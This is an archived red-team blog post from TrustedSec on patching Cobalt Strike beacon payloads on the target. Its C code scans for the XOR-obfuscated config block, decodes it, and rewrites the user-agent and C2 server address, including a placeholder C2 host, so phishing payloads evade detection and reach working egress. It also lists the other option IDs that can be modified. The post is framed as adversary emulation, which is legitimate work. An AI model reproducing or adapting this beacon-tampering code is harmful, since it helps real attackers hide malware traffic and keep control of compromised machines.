Tailoring Cobalt Strike on Target

Archived: 2026-04-06 01:19:04 UTC

We've all been there: you've completed your initial recon, sent in your emails to gather those leaked HTTP headers, spent an age configuring your malleable profile to be just right, set up your CDNs, and spun up your redirectors. Then it's time, you send in your email aaaaaand…nothing. You can see from your DNS diagnostic callbacks that the beacon executed, so what gives? You quickly make a few changes to your payload and resend your phish. But it's too late, a Slack message has been sent, warning everyone to be careful of opening suspicious emails…

OK, so maybe that's a tad specific, but you get the point. Phishing is getting harder and rightly so—as an industry, we've spent years sending campaign after campaign, openly publishing research on how to evade that new security product with that obscure fronting technique. But we can't really afford to lose what could be our only avenue for gaining access to a target, right?

Here on the TrustedSec Adversary Emulation team, we've spent a lot of time coming up with ways to ensure that our first payload execution attempt has as much chance of succeeding as possible. One effective technique is offloading the configuration of our command and control (C2) profile to the target by analysing the execution environment and checking our potential connectivity before we ever kick off a beacon. That way, we can be sure that everything will work and look as benign as possible before we let our agent work its magic.

Unfortunately, this kind of technique isn't supported out-of-the-box on frameworks like Cobalt Strike. In this blog post, we will look at one method that has proved to be useful to achieving this level of customization by patching Cobalt Strike's beacon payload on target.

Cobalt Strike Beacon Generation

Before we look at what we are doing to squeeze out every last bit of Cobalt Strike customization we can, we first need to understand how our options are embedded within a generated beacon.

Somewhat ironically for us, this research has already been done by defenders such as SentinelOne's CobaltStrikeParser project created by Gal Kristal, which looks to extract information from a binary beacon and displays details to defenders.

So how is our configuration embedded within a beacon and how do we find it? The first thing we need to do is to scan our beacon for the signature `\x2e\x2f\x2e\x2f\x2e\x2c`, which is an XOR obfuscated version of the binary blob `\x00\x01\x00\x01\x00\x02` (the significance of this blob will become apparent as we move through this post).

Each option added to the beacon configuration is encoded using a header and a data value. The header is made up of three (3) 16-bit values with the format:

```
[ ID ] [ DATA TYPE ID ] [ LENGTH OF VALUE ] [ VALUE ]
```

The `ID` field signifies the configuration option that this setting applies to, e.g., if the option refers to the user-agent string, the ID field would be `9`.

Next the `DATA TYPE ID` field is assigned to the data type used for the options value. At the time of writing, the data type IDs supported are:

- 1 - Short
- 2 - Int
- 3 - String
- 4 - Data

Following this is a `LENGTH OF VALUE` field, which specifies the allocated length in bytes of the option value, which follows the header. An important caveat here is that the length field is set to how much total space is actually allocated for a value. For example, if we have a data type of `3` and a value of `Hello\x00`, but the field permits 128 bytes, the length field would be set to `128`.

Finally, we have the actual value itself. If we were adding a Port option (which has an `ID` of 2) of the type `Short` and a value of `3133`, this would be represented as:

```
[ 2 ] [ 1 ] [ 2 ] [ 3133 ]
```

Once our option has been embedded, it is obfuscated with an XOR key of `0x2e`, which helps to hide everything from the casual "strings" command.

To make life a bit easier for us as we work with these configuration options, we can use the C struct of:

```
struct CSConfigField {
  unsigned short ID;
  unsigned short dataType;
  unsigned short dataLength;
  union {
    unsigned short shortData;
    unsigned int intData;
    char data[1];
  } value;
};
```

Now that we know just how our options are embedded within our beacon, we can move on to looking at configuring these options during runtime.

Huh?? We Don't Even use IE

One thing that we can configure in Cobalt Strike using a malleable profile is the user-agent used by the beacon for HTTP C2 requests. To do this, we would add something like:

```
set useragent "something legit";
```

We would typically set this to something that we gather during OSINT, but as noted in the documentation, if we fail to provide this configuration option, what we end up with is a random Internet Explorer user-agent. The way Cobalt Strike does this is to select a user-agent from a finite list at random during beacon creation. Some samples are:

```
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; MALC)
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)
```

Now if the target is using IE, this would be somewhat OK (although the OS version would still be a giveaway), but what if a host known to use Chrome or Firefox suddenly starts making IE requests out to a new domain… pretty suspicious.

This makes an ideal first candidate for customising our beacon payload on target, by finding any active browsers or the default registered browser and updating our `useragent` option before we kick off our beacon.

To do this, we first need to find our beacon configuration block, which as we now know can be done by hunting for the `\x2e\x2f\x2e\x2f\x2e\x2c` signature:

```
#define MAX_MALLEABLE_SIGNATURE_LENGTH 6
#define MALLEABLE_SIGNATURE "\x2e\x2f\x2e\x2f\x2e\x2c"
#define MALLEABLE_LENGTH 6
#define MALLEABLE_XOR 0x2e
```

```
#define MALLEABLE_CONFIG_SIZE 4096

extern char inmemorybeacon[];
int beaconConfigOffset = 0;
int xorKey = 0;


for (int i = 0; i < beaconLength - MAX_MALLEABLE_SIGNATURE_LENGTH; i++) {
    if (memcmp(beacon + i, MALLEABLE_SIGNATURE, MALLEABLE_LENGTH) == 0) {
        beaconConfigOffset = i;
        xorKey = MALLEABLE_XOR;
    break;
    }
}
```

Once we have this, we need to decode the config blob using an XOR key of `0x2e` :

```
char config[MALLEABLE_CONFIG_SIZE];


for (int i = 0; i < MALLEABLE_CONFIG_SIZE; i++) {
    config[i] = *(beacon + beaconConfigOffset + i) ^ xorKey;
}
```

When decoded we can then parse the config until we find the ID of `9` corresponding to the user-agent option:

```
#define CS_OPTION_USERAGENT 9

struct CSConfigField *configField = (struct CSConfigField *)malleable;
while(SWAP_UINT16(configField->ID) != 0x00) {
  if (SWAP_UINT16(configField->ID) == CS_OPTION_USERAGENT) {

        break;
  }

  configField = (struct CSConfigField *)((char *)configField + 6 + SWAP_UINT16(configField->dataLeng
}
```

If we find this option, we will see that we have 128 bytes to play with. We first need to decide on the user-agent most likely to make sense for our target and copy this over to our config:

```
userAgent = findBestUserAgentMatch();
```

```
memset(configField->value.data, 0, SWAP_UINT16(configField->dataLength));
strncpy(configField->value.data, userAgent, SWAP_UINT16(configField->dataLength));
```

And once we have set this, we then update the config blob and re-XOR before passing execution to the beacon:

```
for (int i = 0; i < MALLEABLE_CONFIG_SIZE; i++) {
    *(beacon + beaconConfigOffset + i) = config[i] ^ xorKey;
}
```

Now if everything goes well, we will end up with our C2 beaconing using our newly configured (and hopefully more accurate) user-agent:

https://youtu.be/65Ye_uBevrA

Can we even reach our C2?

Next up is something that has annoyed most of us: execution of a payload that fails because our C2 channel is blocked. Many people will use Cobalt Strike's round-robin functionality to seed a number of potentially valid egress addresses, but this suffers from a number of drawbacks. First is the fact that each needs to be provided upfront, meaning we cannot adjust the C2 destination using an alternate channel if we find that we cannot connect. Secondly, the round-robin approach doesn't remove any blocked destinations from its pool, meaning if only one (1) out of four (4) targets is valid, you will still be hitting three (3) potentially blocked locations each time the beacon cycles.


So how do we go about updating something like our C2 destination? Similar to the user-agent option, we again need to grab our configuration block and hunt for the C2 Server option, which is found using the ID of `8`:

```
struct CSConfigField *configField = (struct CSConfigField *)malleable;
while(SWAP_UINT16(configField->ID) != 0x00) {
  if (SWAP_UINT16(configField->ID) == CS_OPTION_C2) {

        break;
  }

  configField = (struct CSConfigField *)((char *)configField + 6 + SWAP_UINT16(configField->dataLeng
}
```

Before we update our callback destination, we need to have some idea of where to point our C2. For the purposes of this proof of concept (POC), we are going to use a hardcoded list of endpoints that are checked for connectivity, but feel free to get creative with your egress selection process. At TrustedSec, we have crafted a few options to select an appropriate C2 destination. One that works particularly well is a rule-based selection based on DNS CNAME records, allowing the rotation, removal, or addition of new locations as required:



Once we have testing connectivity to make sure that everything will work, all that is left to do is to update our C2 location in our beacon configuration:

```
strncpy(configField->data, "derivedc2address.com,/Page", configField->dataLength);
```

Here it is worth noting the format of the configuration option, where we have our C2 address of `derivedc2address.com` followed by the GET page of `/Page`. The page option needs to match your malleable profile (unless you use a customised redirector), but we are free to set the target as we wish.

Finally, we re-XOR our config, release the beacon, and watch it connect to our newly selected destination, which we have verified upfront will work:

> https://youtu.be/fE4nPA_eeZE

What options are available for us to modify before execution? Some interesting options are:

- 2 (Short) - Port
- 3 (Int) - Sleep Time
- 5 (Short) - Jitter
- 8 (256 byte string) - C2 Server
- 9 (128 byte string) - User Agent
- 10 (64 byte string) - Post URI
- 14 (16 byte data) - SpawnTo
- 15 (128 byte string) - Pipe Name
- 26 (16 byte string) - GET verb
- 27 (16 byte string) - POST verb
- 28 (Int - 96 as true, 0 as false) - Should Chunk Posts
- 29 (64 byte string) - SpawnTo (x86)
- 30 (64 byte string) - SpawnTo (x64)

For a full list you can either review Cobalt Strike's `BeaconPayload.class`, or refer to defensive tools which have a pretty comprehensive list already.

A sample of the code used in this post is now available on GitHub here, enjoy (and get creative)!
